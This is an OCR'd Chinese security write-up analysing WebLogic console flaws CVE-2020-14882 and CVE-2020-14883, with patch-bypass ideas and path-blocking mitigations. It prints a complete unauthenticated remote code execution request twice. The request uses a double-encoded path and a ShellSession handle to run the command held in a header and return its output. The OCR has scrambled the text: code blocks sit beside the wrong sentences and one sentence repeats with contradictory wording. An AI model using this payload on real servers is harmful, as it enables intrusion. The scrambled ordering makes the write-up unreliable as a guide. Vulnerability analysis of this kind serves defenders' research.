
[CVE-2020-14882/14883]WebLogioc console 认证绕过 + 任意代码执行

```
Caused By: weblogic.security.service.InvalidParameterException: No handle class found for t
ype: com.tangosol.coherence.mvel2.sh.ShellSession
```

在 10.3.6.0 上用 `com.tangosol.coherence.mvel2.sh.ShellSession` 失败了，
报错：

```
<2020-10-30 下午04时33分54秒 CST> <Error> <Console> <BEA-240003> <Administration Console enco
untered the following error: com.bea.console.exceptions.NoJMXServerException: Domain Runtim
e MBean Server is not enabled. You will need to enable it through the JMXMBean.
        at com.bea.console.utils.MBeanUtils.getDomainRuntimeServiceMBean(MBeanUtils.java:19
23)
        at com.bea.console.utils.MBeanUtilsInitializer.initMBeanUtils(MBeanUtilsInitializer
.java:70)
        at com.bea.console.utils.MBeanUtilsInitializer.initMBean(MBeanUtilsInitializer.java
:34)
```

发现原来是确实没有这个类。



不过可以用

```
com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext
```

这个是各个版本都有的。不过依赖出网。

看来是只要是接收 String 类型的构造方法里能执行命令即可?

[CVE-2020-14883] 任意代码执行


条件：需要有访问 / console/console.portal 的权限（需要认证）。

原因：没有对提供的 handle 指定的类做校验，导致可以指定任意类，然后执行该类的接收一个 String 类型的参数的构造器，导致任意代码执行。

目前除了 com.tangosol.coherence.mvel2.sh.ShellSession 这个类之外，没有公开的其他满足条件的类。


server\lib\consoleapp\webapp\WEB-INF\lib\console.jar!\com\bea\console\handles\HandleFactory#getHandle(String serializedObjectID)

修复方式是判断这个 className 是否为 Handle 类的子类




图源：https://miro.medium.com/max/700/1*vZbVtrtLOfiWO9A9_SLowg.png

它的实现类有 32 个（10.3.6.0）



找了几个其实现类中的接收一个 String 类型的构造方法中没有能干啥的



12.1.3.0 会报这个错：

```
/console/console.portal
```

但是貌似跟没能找到这个类没关系。

可能是 ClassLoader 的原因？有大佬知道么

[CVE-2020-14882] 认证绕过

正常访问

```
/console/images/../console.portal
/console/images/%2E%2E%2Fconsole.portal
```

会重定向到登录页面：

发现其实以下路径都没有认证保护：

- /images/*
- /css/*

尝试路径穿越，或者 url 编码一次的也不行，

```
/console/images/%252E%252E%252Fconsole.portal
```

直到二次编码的../，即

```
/console/console.portal
```

这才绕过了对

```
/console/css/%25%32%65%25%32%65%25%32%66console.portal
```

页面的认证保护。

或者这样形式的二次编码

```
private static final String[] IllegalUrl = new String[]{";", "%252E%252E", "%2E%2E", "..",
"%3C", "%3E", "<", ">"};
```

也可以。应该可以绕过这次的补丁（没拿到补丁没有试）

由于补丁是在遍历列表中的 String 进行 contains 判断，

```
/console/css/%252e%252e%252fconsole.portal
```

所以将大写换成小写应该也可以绕过这次的补丁。

```
GET /console/css/%25%32%65%25%32%65%25%32%66consolejndi.portal?test_handle=com.tangosol.coh
```

```
erence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.Ex
ecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCu
rrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectio
nHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.inter
nal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().g
etMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds
 = System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"cmd.exe",
"/c", cmd} : new String[]{"/bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.
util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A
").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.S
ervletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getServletOutput
Stream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getServletOutputS
tream().flush();} currentThread.interrupt();') HTTP/1.1
Host: cqq.com:7001
Connection: close
cmd: whoami
```

参考：https://twitter.com/chybeta/status/1322131143034957826

参数 handle

E:\Oracle\Middleware12.2.1.3\wlserver\server\lib\consoleapp\webapp\WEB-INF\lib\console.jar!\com\bea\console\utils\HandleUtils#handleFromQueryString(HttpServletRequest request)

可以看出这里的参数 handle 也可以是其他的，只要以 handle 结尾即可。

回显

思路是拿到当前 thread=> 拿到 request=> 拿到 response=> 写到客户端

参考：

- [lufei 大佬的 2725 的回显构造方式](https://xz.aliyun.com/t/5299)
- https://github.com/feihong-cs/Java-Rce-Echo/blob/master/weblogic/code/WeblogicEcho.jsp

回显测试成功：

12.2.1.3.0


12.2.1.4.0


14.1.1.0.0

回显代码：

```
GET /console/css/%25%32%65%25%32%65%25%32%66consolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String cmd = req.getHeader("cmd");String[] cmds = System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"cmd.exe", "/c", cmd} : new String[]{"/bin/sh", "-c", cmd};if(cmd != null ){ String result = new java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next(); weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.S
```

```
ervletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getServletOutput
Stream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getServletOutputS
tream().flush();} currentThread.interrupt();') HTTP/1.1
Host: cqq.com:7001
Connection: close
cmd: whoami
```





使用 Thread.interrupt() 可以中断线程，避免命令被执行多次，参考：

使用 Thread.interrupt() 可以中断线程，直到命令被执行为止，参考

https://twitter.com/testanull/status/1322038876311990272

缓解措施

尝试复现的时候发现 / console/consolejndi.portal 路径也可以触发，所以

至少禁止以下路径的访问。或者直接禁止访问 console。

- /console/console.portal
- /console/consolejndi.portal

参考：

- CVE-2020-14882 weblogic 未授权命令执行复现
- cve-2020-14882 weblogic 绕过登录分析
- https://testbnull.medium.com/weblogic-rce-by-only-one-get-request-cve-2020-14882-analysis-6e4b09981dbf
- https://github.com/jas502n/CVE-2020-14882